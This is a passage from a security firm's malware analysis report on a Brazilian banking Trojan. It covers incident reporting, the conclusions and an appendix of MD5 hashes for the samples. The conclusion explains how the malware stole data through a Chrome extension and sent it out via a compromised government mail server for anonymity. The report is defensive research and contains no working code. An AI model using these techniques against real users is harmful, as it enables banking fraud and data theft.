


Figure 22 – Header code of an email sent from the government server

The presence of the "from" field corroborates that it actually is the bank's server. Likewise, the IP address of the server corresponds to Brazil:




Figure 23 – IP address information regarding the Brazilian government server

Reports

In early May, ESET Latin America has reported this incident both to Yahoo and to the Brazilian CERT, informing them of the details of the threat.

The two email accounts used by the attacker have already been closed on May 10th, so that the analyzed variants are no longer operational for the attacker.

Moreover, the Brazilian CERT team has worked on the reported incident and has fixed the vulnerability that allowed the attacker to send emails from the server, at the end of June.

The threat that was analyzed and described in this paper is no longer operational, as a result of the joint work of the ESET Latin America Research Team and the aforementioned entities.

Conclusion

Once more we find ourselves faced with a piece of malware that confirms the clear interest of its developers in stealing users' data, and the prevalence of banking Trojans in the Brazilian region. Two characteristics are particularly noticeable: ***the use of browser extensions*** for data theft and the ***submission of information through a government mail server***.

The fact that it uses a Chrome extension for data theft has a direct impact on the victim, since in this case it is no longer the operating system that is being infected, but the browser itself. In addition, the malware uses different languages in order to perform all its malicious activities. This combination of languages – ***HTML***, ***JavaScript*** and ***.NET*** – in the case of the executable shows that the structural complexity of the malware. With such heterogeneity, the developer can take advantage of the features of each language used.

Apart from the diversity in the development of the code, we must note the distinctive characteristic of the use of a Brazilian government server to submit information. This provides greater anonymity to the attacker, given the fact that he uses a legitimate server to transmit the information he has stolen from the victims.

This kind of research confirms that cybercriminals are constantly on the move, looking for new ways to infect as many users as possible through the modification of their techniques. The advent of new infection methods through exploits that affect browsers – as is the case here – and the use of malicious plugins confirm the new malware approach, consistent with the trends we have already been covering for a while: How Theola malware uses a Chrome plugin for banking fraud.

Appendix: Analyzed malware

Here is a list of MD5 hashes of every file that was analyzed during this research:

File	MD5 hash
MulheresPerdidas.exe	f7d63175ff8b4959c425ad945e8e596e
Microsoft.js	6a944a7da3fc21b78f1a942ba96042a0
Service.js	6c1daaccd036cd602423f92af32cdc14
Skype.js	28174674f60ce4d3fb1ac8a74686b3ca
Vaio.dll	c9e20bdec9264bbb6de34c5dd7be0c79

Table 2 - MD5 hash of analyzed samples